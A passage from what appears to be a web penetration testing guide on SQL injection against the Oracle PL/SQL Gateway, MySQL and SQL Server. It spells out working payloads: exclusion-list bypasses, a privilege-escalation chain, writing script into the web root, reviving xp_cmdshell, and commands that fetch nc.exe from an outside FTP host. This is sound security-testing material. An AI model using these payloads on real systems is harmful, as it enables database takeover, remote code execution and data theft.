Essentially the PL/SQL Gateway simply acts as a proxy server taking the user's web request and passing it on to the database server where it is executed.

1) Web server accepts request from a web client and determines it should be processed by the PL/SQL Gateway

2) PL/SQL Gateway processes request by extracting the requested package name and procedure and variables

3) Requested package and procedure is wrapped in a block on anonymous PL/SQL and sent to the database server.

4) Database server executes the procedure and sends the results back to the Gateway as HTML

5) Gateway via the web server sends response back to the client

Understanding this is important - the PL/SQL code does not exist on the web server but, rather, in the database server. This means that any weaknesses in the PL/SQL Gateway or any weaknesses in the PL/SQL application, when exploited, give an attacker direct access to the database server - no amount of firewalls will prevent this.

URLs for PL/SQL web applications are normally easily recognizable and generally start with the following (xyz can be any string and represents a Database Access Descriptor, which you will learn more about later):

```
http://www.example.com/pls/xyz
http://www.example.com/xyz/owa
http://www.example.com/xyz/plsql
```

While the second and third of these examples represent URLs from older versions of the PL/SQL Gateway, the first is from more recent versions running on Apache. In the plsql.conf Apache configuration file, /pls is the default, specified as a Location with the PLS module as the handler. The location need not be /pls, however. The absence of a file extension in a URL could indicate the presence of the Oracle PL/SQL Gateway. Consider the following URL:

```
http://www.server.com/aaa/bbb/xxxxx.yyyyy
```

If xxxxx.yyyyy were replaced with something along the lines of “ebank.home,” “store.welcome,” “auth.login,” or “books.search,” then there’s a fairly strong chance that the PL/SQL Gateway is being used. It is also possible to precede the requested package and procedure with the name of the user that owns it - i.e. the schema - in this case the user is "webuser":

```
http://www.server.com/pls/xyz/webuser.pkg.proc
```

In this URL, xyz is the Database Access Descriptor, or DAD. A DAD specifies information about the database server so that the PL/SQL Gateway can connect. It contains information such as the TNS connect string, the user ID and password, authentication methods, and so on. These DADs are specified in the dads.conf Apache configuration file in more recent versions or the wdbsvr.app file in older versions. Some default DADs include the following:

```
SIMPLEDAD
HTMLDB
ORASSO
SSODAD
PORTAL
PORTAL2
PORTAL30
PORTAL30_SSO
TEST
DAD
APP
ONLINE
DB
OWA
```

DETERMINING IF THE PL/SQL GATEWAY IS RUNNING

When performing an assessment against a server it's important first to know what technology you're actually dealing with. If you don't already know, for example in a black box assessment scenario, then the first thing you need to do is work this out. Recognizing a web based PL/SQL application is pretty easy. Firstly there is the format of the URL and what it looks like, discussed above. Beyond that there are a set of simple tests that can be performed to test for the existence of the PL/SQL Gateway.

Server response headers

The web server's response headers are a good indicator as to whether the server is running the PL/SQL Gateway. The table below lists some of the typical server response headers:

```
Oracle-Application-Server-10g
Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
```

```
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server
```

The NULL test

In PL/SQL "null" is a perfectly acceptable expression:

```
SQL> BEGIN
 2  NULL;
 3  END;
 4  /
PL/SQL procedure successfully completed.
```

We can use this to test if the server is running the PL/SQL Gateway. Simple take the DAD and append NULL then append NOSUCHPROC:

```
http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc
```

If the server responds with a 200 OK response for the first and a 404 Not Found for the second then it indicates that the server is running the PL/SQL Gateway.

Known package access

On older versions of the PL/SQL Gateway it is possible to directly access the packages that form the PL/SQL Web Toolkit such as the OWA and HTP packages. One of these packages is the OWA_UTIL package which we'll speak about more later on. This package contains a procedure called SIGNATURE and it simply outputs in HTML a PL/SQL signature. Thus requesting:

```
http://www.example.com/pls/dad/owa_util.signature
```

returns the following output on the webpage:

```
"This page was produced by the PL/SQL Web Toolkit on date"
```

or

```
"This page was produced by the PL/SQL Cartridge on date"
```

If you don't get this response but a 403 Forbidden response then you can infer that the PL/SQL Gateway is running. This is the response you should get in later versions or patched systems.

Accessing Arbitrary PL/SQL Packages in the Database

It is possible to exploit vulnerabilities in the PL/SQL packages that are installed by default in the database server. How you do this depends upon version of the PL/SQL Gateway. In earlier versions of the PL/SQL Gateway there was nothing to stop an attacker accessing an arbitrary PL/SQL package in the database server. We mentioned the OWA_UTIL package earlier. This can be used to run arbitrary SQL queries

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT? P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS
```

Cross Site Scripting attacks could be launched via the HTP package:

```
http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>
```

Clearly this is dangerous so Oracle introduced a PLSQL Exclusion list to prevent direct access to such dangerous procedures. Banned items include any request starting with SYS.*, any request starting with DBMS_*, any request with HTP.* or OWA*. It is possible to bypass the exclusion list however. What's more, the exclusion list does not prevent access to packages in the CTXSYS and MDSYS schemas or others so it is possible to exploit flaws in these packages:

```
http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL
```

This will return a blank HTML page with a 200 OK response if the database server is still vulnerable to this flaw (CVE-2006-0265)

Testing the PL/SQL Gateway For Flaws

Over the years the Oracle PL/SQL Gateway has suffered from a number of flaws including access to admin pages (CVE-2002-0561), buffer overflows (CVE-2002-0559), directory traversal bugs and vulnerabilities that can allow attackers bypass the Exclusion List and go on to access and execute arbitrary PL/SQL packages in the database server.

Bypassing the PL/SQL Exclusion List

It is incredible how many times that Oracle has attempted to fix flaws that allow attackers to bypass the exclusion list. Each patch that Oracle has produced has fallen victim to a new bypass technique. The history of this sorry story can be found here: http://seclists.org/fulldisclosure/2006/Feb/0011.html

Bypassing the Exclusion List - Method 1

When Oracle first introduced the PL/SQL Exclusion List to prevent attackers from accessing arbitrary PL/SQL packages it could be trivially bypassed by preceding the name of the schema/package with a hex encoded newline character or space or tab:

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 2

Later versions of the Gateway allowed attackers to bypass the exclusion list be preceding the name of the schema/package with a label. In PL/SQL a label points to a line of code that can be jumped to using the GOTO statement and takes the following form: <<NAME>>

```
http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 3

Simply placing the name of the schema/package in double quotes could allow an attacker to bypass the exclusion list. Note that this will not work on Oracle Application Server 10g as it converts the user's request to lowercase before sending it to the database server and a quote literal is case sensitive - thus "SYS" and "sys" are not the same and requests for the latter will result in a 404 Not Found. On earlier versions though the following can bypass the exclusion list:

```
http://www.example.com/pls/dad/"SYS".PACKAGE.PROC
```

Bypassing the Exclusion List - Method 4

Depending upon the character set in use on the web server and on the database server some characters are translated. Thus, depending upon the character sets in use, the "ÿ" character (0xFF)

might be converted to a "Y" at the database server. Another character that is often converted to an upper case "Y" is the Macron character - 0xAF. This may allow an attacker to bypass the exclusion list:

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC
http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 5

Some versions of the PL/SQL Gateway allow the exclusion list to be bypassed with a backslash - 0x5C:

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 6

This is the most complex method of bypassing the exclusion list and is the most recently patched method. If we were to request the following

```
http://www.example.com/pls/dad/foo.bar?xyz=123
```

the application server would execute the following at the database server:

```
1 declare
2  rc__ number;
3  start_time__ binary_integer;
4  simple_list__ owa_util.vc_arr;
5  complex_list__ owa_util.vc_arr;
6 begin
7  start_time__ := dbms_utility.get_time;
8  owa.init_cgi_env(:n__,:nm__,:v__);
9  htp.HTBUF_LEN := 255;
10  null;
11  null;
12  simple_list__(1) := 'sys.%';
13  simple_list__(2) := 'dbms\_%';
14  simple_list__(3) := 'utl\_%';
15  simple_list__(4) := 'owa\_%';
16  simple_list__(5) := 'owa.%';
17  simple_list__(6) := 'htp.%';
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__, true))) then
20   rc__ := 2;
21  else
22   null;
23   orasso.wpg_session.init();
24   foo.bar(XYZ=>:XYZ);
25   if (wpg_docload.is_file_download) then
26    rc__ := 1;
27    wpg_docload.get_download_file(:doc_info);
28    orasso.wpg_session.deinit();
29    null;
30    null;
31    commit;
32   else
33    rc__ := 0;
34    orasso.wpg_session.deinit();
35    null;
36    null;
37    commit;
38    owa.get_page(:data__,:ndata__);
39   end if;
40  end if;
41  :rc__ := rc__;
```

```
42  :db_proc_time__ := dbms_utility.get_time-start_time__;
43 end;
```

Notice lines 19 and 24. On line 19 the user's request is checked against a list of known "bad" strings - the exclusion list. If the user's requested package and procedure do not contain bad strings, then the procedure is executed on line 24. The XYZ parameter is passed as a bind variable.

If we then request the following:

```
http://server.example.com/pls/dad/INJECT'POINT
```

the following PL/SQL is executed:

```
..
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('inject'point', simple_list__, complex_list__, true))) then
20   rc__ := 2;
21  else
22   null;
23   orasso.wpg_session.init();
24   inject'point;
..
```

This generates an error in the error log: "PLS-00103: Encountered the symbol 'POINT' when expecting one of the following. . ." What we have here is a way to inject arbitrary SQL. This can be exploited to bypass the exclusion list. First, the attacker needs to find a PL/SQL procedure that takes no parameters and doesn't match anything in the exclusion list. There are a good number of default packages that match this criteria for example:

```
JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO
```

Picking one of these that actually exists (i.e. returns a 200 OK when requested), if an attacker requests:

```
http://server.example.com/pls/dad/orasso.home?FOO=BAR
```

the server should return a "404 File Not Found" response because the orasso.home procedure does not require parameters and one has been supplied. However, before the 404 is returned, the following PL/SQL is executed:

```
..
..
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__, true))) then
 rc__ := 2;
else
   null;
   orasso.wpg_session.init();
   orasso.home(FOO=>:FOO);
   ..
   ..
```

Note the presence of FOO in the attacker's query string. They can abuse this to run arbitrary SQL. First, they need to close the brackets:

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

This results in the following PL/SQL being executed:

```
..
orasso.home();--=>:);--);
..
```

Note that everything after the double minus (--) is treated as a comment. This request will cause an internal server error because one of the bind variables is no longer used, so the attacker needs to add it back. As it happens, it's this bind variable that is the key to running arbitrary PL/SQL. For the moment, they can just use HTP.PRINT to print BAR, and add the needed bind variable as :1:

```
http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR
```

This should return a 200 with the word "BAR" in the HTML. What's happening here is that everything after the equals sign - BAR in this case - is the data inserted into the bind variable. Using the same technique it's possible to also gain access to owa_util.cellsprint again:

```
http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--
=SELECT+USERNAME+FROM+ALL_USERS
```

To execute arbitrary SQL, including DML and DDL statements, the attacker inserts an execute immediate :1:

```
http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1;--
=select%201%20from%20dual
```

Note that the output won't be displayed. This can be leveraged to exploit any PL/SQL injection bugs owned by SYS, thus enabling an attacker to gain complete control of the backend database server. For example, the following URL takes advantage of the SQL injection flaws in DBMS_EXPORT_EXTENSION (see http://secunia.com/advisories/19860)

```
http://www.example.com/pls/dad/orasso.home?);
 execute%20immediate%20:1;--=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
 BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
 ('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_LINE(:p1);
 EXECUTE%20IMMEDIATE%20''CREATE%20OR%20REPLACE%20
 PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL'';
 END;--','SYS',1,'VER',0);END;
```

ASSESSING CUSTOM PL/SQL WEB APPLICATIONS

During blackbox security assessments the code of the custom PL/SQL application is not available but still needs to be assessed for security vulnerabilities.

Testing for SQL Injection

Each input parameter should tested for SQL injection flaws. These are easy to find and confirm. Finding them is as easy as embedding a single quote into the parameter and checking for error responses (which include 404 Not Found errors). Confirming the presence of SQL injection can be performed using the concatenation operator

For example, assume there is a bookstore PL/SQL web application that allows users to search for books by a given author:

```
http://www.example.com/pls/bookstore/books.search?author=DICKENS
```

If this request returns books by Charles Dickens but

```
http://www.example.com/pls/bookstore/books.search?author=DICK'ENS
```

returns an error or a 404 then there might be a SQL injection flaw. This can be confirmed by using the concatenator operator:

```
http://www.example.com/pls/bookstore/books.search?author=DICK'||'ENS
```

If this now again returns books by Charles Dickens you've confirmed SQL injection.

REFERENCES

Whitepapers

- Hackproofing Oracle Application Server - http://www.ngssoftware.com/papers/hpoas.pdf
- Oracle PL/SQL Injection - http://www.databasesecurity.com/oracle/oracle-plsql-2.pdf

Tools

- SQLInjector - http://www.databasesecurity.com/sql-injector.htm
- Orascan (Oracle Web Application VA scanner) - http://www.ngssoftware.com/products/internet-security/orascan.php
- NGSSQuirreL (Oracle RDBMS VA Scanner) - http://www.ngssoftware.com/products/database-security/ngs-squirrel-oracle.php

4.6.2.2 MYSQL TESTING

SHORT DESCRIPTION OF THE ISSUE

SQL Injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers. It allows for the execution of SQL code under the privileges of the user used to connect to the database.

MySQL server has a few particularities so that some exploits need to be specially customized for this application. That's the subject of this section.

BLACK BOX TESTING AND EXAMPLE

How to Test

When a SQL Injection is found with MySQL as DBMS backend, there is a number of attacks that could be accomplished depending on MySQL version and user privileges on DBMS.

MySQL comes with at least four versions used in production worldwide. 3.23.x, 4.0.x, 4.1.x and 5.0.x. Every version has a set of features proportional to version number.

- From Version 4.0: UNION
- From Version 4.1: Subqueries
- From Version 5.0: Stored procedures, Stored functions and the view named INFORMATION_SCHEMA
- From Version 5.0.2: Triggers

To be noted that for MySQL versions before 4.0.x, only Boolean or time-based Blind Injection could be used, as no subqueries or UNION statements are implemented.

From now on, it will be supposed there is a classic SQL injection in a request like the one described in the Section on Testing for SQL Injection.

```
http://www.example.com/page.php?id=2
```

The single Quotes Problem

Before taking advantage of MySQL features, it has to be taken in consideration how strings could be represented in a statement, as often web applications escape single quotes.

MySQL quote escaping is the following:
'A string with \'quotes\"

That is MySQL interprets escaped apostrophes (\') as characters and not as metacharacters.

So if the needs of using constant strings occurs, two cases are to be differentiated:

1. Web app escapes single quotes (' => \')
2. Web app does not escapes single quotes escaped (' => ')

Under MySQL there is some standard way to bypass the need of single quotes, anyway there is some trick to have a constant string to be declared without the needs of single quotes.

Let's suppose we want know the value of a field named 'password' in a record with a condition like the following: password like 'A%'

1. The ascii values in a concatenated hex:

```
password LIKE 0x4125
```

2. The char() function:

```
password LIKE CHAR(65,37)
```

Multiple mixed queries:

MySQL library connectors do not support multiple queries separated by **';'** so there's no way to inject multiple non homogeneous SQL commands inside a single SQL injection vulnerability like in Microsoft SQL Server.

As an example the following injection will result in an error:

```
1 ; update tablename set code='javascript code' where 1 --
```

Information gathering

Fingerprinting MySQL

Of course, the first thing to know is if there's MySQL DBMS as a backend.

MySQL server has a feature that is used to let other DBMS to ignore a clause in MySQL dialect. When a comment block *('/**/')* contains an exclamation mark *('/*! sql here*/')* it is interpreted by MySQL, and is considered as a normal comment block by other DBMS as explained in [MySQL manual].

E.g.:

```
1 /*! and 1=0 */
```

Result Expected:
If MySQL is present, the clause inside comment block will be interpreted.

Version

There are three ways to gain this information:

1. By using the global variable @@version
2. By using the function [VERSION()]
3. By using comment fingerprinting with a version number /*!40110 and 1=0*/

which means:

```
if(version >= 4.1.10)
   add 'and 1=0' to the query.
```

These are equivalent as the result is the same.

In band injection:

```
1 AND 1=0 UNION SELECT @@version /*
```

Inferential injection:

```
1 AND @@version like '4.0%'
```

Result Expected:
A string like this: ***5.0.22-log***

Login User

There are two kinds of users MySQL Server relies.

1. [USER()]: the user connected to MySQL Server.
2. [CURRENT_USER()]: the internal user is executing the query.

There is some difference between 1 and 2.

The main one is that an anonymous user could connect (if allowed) with any name but the MySQL internal user is an empty name ('').

Another difference is that a stored procedure or a stored function are executed as the creator user, if not declared elsewhere. This could be known by using **CURRENT_USER**.

In band injection:

```
1 AND 1=0 UNION SELECT USER()
```

Inferential injection:

```
1 AND USER() like 'root%'
```

Result Expected:
A string like this: ***user@hostname***

Database name in use

There is the native function DATABASE()

In band injection:

```
1 AND 1=0 UNION SELECT DATABASE()
```

Inferential injection:

```
1 AND DATABASE() like 'db%'
```

Result Expected:
A string like this: ***dbname***

INFORMATION_SCHEMA

From MySQL 5.0 a view named [INFORMATION_SCHEMA] was created. It allows to get all information about databases, tables and columns as well as procedures and functions.

Here is a summary about some interesting View.

Tables_in_INFORMATION_SCHEMA	DESCRIPTION
..[skipped]..	..[skipped]..

SCHEMATA	All databases the user has (at least) SELECT_priv
SCHEMA_PRIVILEGES	The privileges the user has for each DB
TABLES	All tables the user has (at least) SELECT_priv
TABLE_PRIVILEGES	The privileges the user has for each table
COLUMNS	All columns the user has (at least) SELECT_priv
COLUMN_PRIVILEGES	The privileges the user has for each column
VIEWS	All columns the user has (at least) SELECT_priv
ROUTINES	Procedures and functions (needs EXECUTE_priv)
TRIGGERS	Triggers (needs INSERT_priv)
USER_PRIVILEGES	Privileges connected User has

All of these information could be extracted by using known techniques as described in SQL Injection paragraph.

Attack vectors

Write in a File

If connected user has **FILE** privileges _and_ single quotes are not escaped, it could be used the 'into outfile' clause to export query results in a file.

```
Select * from table into outfile '/tmp/file'
```

N.B. there are no ways to bypass single quotes outstanding filename. So if there's some sanitization on single quotes like escape (\') there will be no way to use 'into outfile' clause.

This kind of attack could be used as an out-of-band technique to gain information about the results of a query or to write a file which could be executed inside the web server directory.

Example:

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//'  LINES TERMINATED BY
'\n<%jsp code here%>';
```

Result Expected:
Results are stored in a file with rw-rw-rw privileges owned by mysql user and group.

Where */var/www/root/test.jsp* will contain:

```
//field values//
<%jsp code here%>
```

Read from a File

Load_file is a native function that can read a file when allowed by filesystem permissions.

If connected user has **FILE** privileges, it could be used to get files content.

Single quotes escape sanitization can by bypassed by using previously described techniques.

```
load_file('filename')
```

Result Expected:

the whole file will be available for exporting by using standard techniques.

Standard SQL Injection Attack

In a standard SQL injection you can have results displayed directly in a page as normal output or as a MySQL error. By using already mentioned SQL Injection attacks and the already described MySQL features, direct SQL injection could be easily accomplished at a level depth depending primarily on mysql version the pentester is facing.

A good attack is to know the results by forcing a function/procedure or the server itself to throw an error. A list of errors thrown by MySQL and in particular native functions could be found on [MySQL Manual].

Out of band SQL Injection

Out of band injection could be accomplished by using the 'into outfile' clause.

Blind SQL Injection

For blind SQL injection there is a set of useful function natively provided by MySQL server.

- String Length:

```
LENGTH(str)
```

- Extract a substring from a given string:

```
SUBSTRING(string, offset, #chars_returned)
```

- Time based Blind Injection: BENCHMARK and SLEEP

```
BENCHMARK(#ofcicles,action_to_be_performed )
```

Benchmark function could be used to perform timing attacks when blind injection by boolean values does not yeld any results.

See. SLEEP() (MySQL > 5.0.x) for an alternative on benchmark.

For a complete list the reader could refer to MySQL manual - http://dev.mysql.com/doc/refman/5.0/en/functions.html

REFERENCES

Whitepapers

- Chris Anley: "Hackproofing MySQL" -http://www.nextgenss.com/papers/HackproofingMySQL.pdf
- Time Based SQL Injection Explained - http://www.f-g.it/papers/blind-zk.txt

Tools

- Francois Larouche: Multiple DBMS SQL Injection tool - http://www.sqlpowerinjector.com/index.htm
- ilo--: MySQL Blind Injection Bruteforcing, Reversing.org - http://www.reversing.org/node/view/11 sqlbftools
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net
- Antonio Parata: Dump Files by SQL inference on Mysql - http://www.ictsc.it/site/IT/projects/sqlDumper/sqldumper.src.tar.gz

4.6.2.3 SQL SERVER TESTING

BRIEF SUMMARY

In this paragraph we describe some SQL Injection techniques that utilize specific features of Microsoft SQL Server.

SHORT DESCRIPTION OF THE ISSUE

SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute of SQL code under the privileges of the user used to connect to the database.

As explained in SQL Injection section, a SQL-injection exploit requires two things: an entry point and an exploit to enter. Any user-controlled parameter that gets processed by the application might be hiding a vulnerability. This includes:

- Application parameters in query strings (e.g., GET requests)
- Application parameters included as part of the body of a POST request
- Browser-related information (e.g., user-agent, referer)
- Host-related information (e.g., host name, IP)
- Session-related information (e.g., user ID, cookies)

Microsoft SQL server has a few particularities so that some exploits need to be specially customized for this application that the penetration tester has to know in order to exploit them along the tests.

BLACK BOX TESTING AND EXAMPLE

SQL Server Peculiarities

To begin, let's see some SQL Server operators and commands/stored procedures that are useful in a SQL Injection test:

- comment operator: -- (useful for forcing the query to ignore the remaining portion of the original query, this won't be necessary in every case)
- query separator: ; (semicolon)
- Useful stored procedures include:
    - [xp_cmdshell] executes any command shell in the server with the same permissions that it is currently running. By default, only **sysadmin** is allowed to use it and in SQL Server 2005 it is disabled by default (it can be enabled again using sp_configure)
    - **xp_regread** reads an arbitrary value from the Registry (undocumented extended procedure)
    - **xp_regwrite** writes an arbitrary value into the Registry (undocumented extended procedure)
    - [sp_makewebtask] Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text. It requires **sysadmin** privileges.
    - [xp_sendmail] Sends an e-mail message, which may include a query result set attachment, to the specified recipients. This extended stored procedure uses SQL Mail to send the message.

Let's see now some examples of specific SQL Server attacks that use the aforementioned functions. Most of these examples will use the **exec** function.

Below we show how to execute a shell command that writes the output of the command *dir c:\inetpub* in a browsable file, assuming that the web server and the DB server reside on the same host. The following syntax uses xp_cmdshell:

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

Alternatively, we can use sp_makewebtask:

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from master.dbo.sysobjects'--
```

A successful execution will create a file that it can be browsed by the pen tester. Keep in mind that sp_makewebtask is deprecated and, even if it works to all SQL Server versions up to 2005, might be removed in the future.

Also SQL Server built-in functions and environment variables are very handy: The following uses the function **db_name()** to trigger an error that will return the name of the database:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

Notice the use of [convert]:

```
CONVERT ( data_type [ ( length ) ] , expression [ , style ] )
```

CONVERT will try to convert the result of db_name (a string) into an integer variable, triggering an error that, if displayed by the vulnerable application, will contain the name of the DB.

The following example uses the environment variable **@@version** , combined with a "union select"-style injection, in order to find the version of the SQL Server.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-
01-06,1,@@version%20--
```

And here's the same attack, but using again the conversion trick:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
```

Information gathering is useful for exploiting software vulnerabilities at the SQL Server, through the exploitation of a SQL-injection attack or direct access to the SQL listener.

There follow several examples that exploit SQL injection vulnerabilities through different entry points.

Example 1: Testing for SQL Injection in a GET request.

The most simple (and sometimes rewarding) case would be that of a login page requesting an user name and password for user login. You can try entering the following string '" or '1'='1" (without double quotes):

```
https://vulnerable.web.app/login.asp?Username='%20or%20'1'='1&Password='%20or%20'1'='1
```

If the application is using Dynamic SQL queries, and the string gets appended to the user credentials validation query, this may result in a successful login to the application.

Example 2: Testing for SQL Injection in a GET request (2).

In order to learn how many columns there exist

```
https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%2
0users;--
```

Example 3: Testing in a POST request

SQL Injection, HTTP POST Content: email=%27&whichSubmit=submit&submit.x=0&submit.y=0

A complete post example:

```
POST https://vulnerable.web.app/forgotpass.asp HTTP/1.1
Host: vulnerable.web.app
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909
Firefox/1.5.0.7 Paros/3.2.13
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

```
Referer: http://vulnerable.web.app/forgotpass.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

The error message obtained when a ' (single quote) character is entered at the email field is:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string  '.
/forgotpass.asp, line 15
```

Example 4: Yet another (useful) GET example

Obtaining the application's source code

```
a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx
c:\inetpub\wwwroot\login.txt';--
```

Example 5: custom xp_cmdshell

All books and papers describing the security best practices for SQL Server recommend to disable xp_cmdshell in SQL Server 2000 (in SQL Server 2005 it is disabled by default). However, if we have sysadmin rights (natively or by bruteforcing the sysadmin password, see below), we can often bypass this limitation.

On SQL Server 2000:

- If xp_cmdshell has been disabled with sp_dropextendedproc, we can simply inject the following code:

```
sp_addextendedproc 'xp_cmdshell','xp_log70.dll'
```

- If the previous code does not work, it means that the xp_log70.dll has been moved or deleted. In this case we need to inject the following code:

```
CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS
  DECLARE @result int, @OLEResult int, @RunResult int
  DECLARE @ShellID int
  EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
  EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
  EXECUTE @OLEResult = sp_OADestroy @ShellID
  return @result
```

This code, written by Antonin Foller (see links at the bottom of the page), creates a new xp_cmdshell using sp_oacreate, sp_method and sp_destroy (as long as they haven't been disabled too, of course). Before using it, we need to delete the first xp_cmdshell we created (even if it was not working), otherwise the two declarations will collide.

On SQL Server 2005, xp_cmdshell can be enabled injecting the following code instead:

```
master..sp_configure 'show advanced options',1
reconfigure
```

```
master..sp_configure 'xp_cmdshell',1
reconfigure
```

Example 6: Referer / User-Agent

The REFERER header set to:

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [SQL CODE]--
```

Allows the execution of arbitrary SQL Code. The same happens with the User-Agent header set to:

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

Example 7: SQL Server as a port scanner

In SQL Server, one of the most useful (at least for the penetration tester) commands is OPENROWSET, which is used to run a query on another DB Server and retrieve the results. The penetration tester can use this command to scan ports of other machines in the target network, injecting the following query:

```
select * from
OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;Address=x.y.w.z,p;timeout=5','selec
t 1')--
```

This query will attempt a connection to the address x.y.w.z on port p. If the port is closed, the following message will be returned:

```
SQL Server does not exist or access denied
```

On the other hand, if the port is open, one of the following errors will be returned:

```
General network error. Check your network documentation
OLE DB provider 'sqloledb' reported an error. The provider did not give any information about
the error.
```

Of course, the error message is not always available. If that is the case, we can use the response time to understand what is going on: with a closed port, the timeout (5 seconds in this example) will be consumed, whereas an open port will return the result right away.

Keep in mind that OPENROWSET is enabled by default in SQL Server 2000 but disabled in SQL Server 2005.

Example 8: Upload of executables

Once we can use xp_cmdshell (either the native one or a custom one), we can easily upload executables on the target DB Server. A very common choice is netcat.exe, but any trojan will be useful here. If the target is allowed to start FTP connections to the tester's machine, all that is needed is to inject the following queries:

```
exec master..xp_cmdshell 'echo open ftp.tester.org > ftpscript.txt';--
exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--
exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--
exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--
exec master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--
exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--
exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

At this point, nc.exe will be uploaded and available.
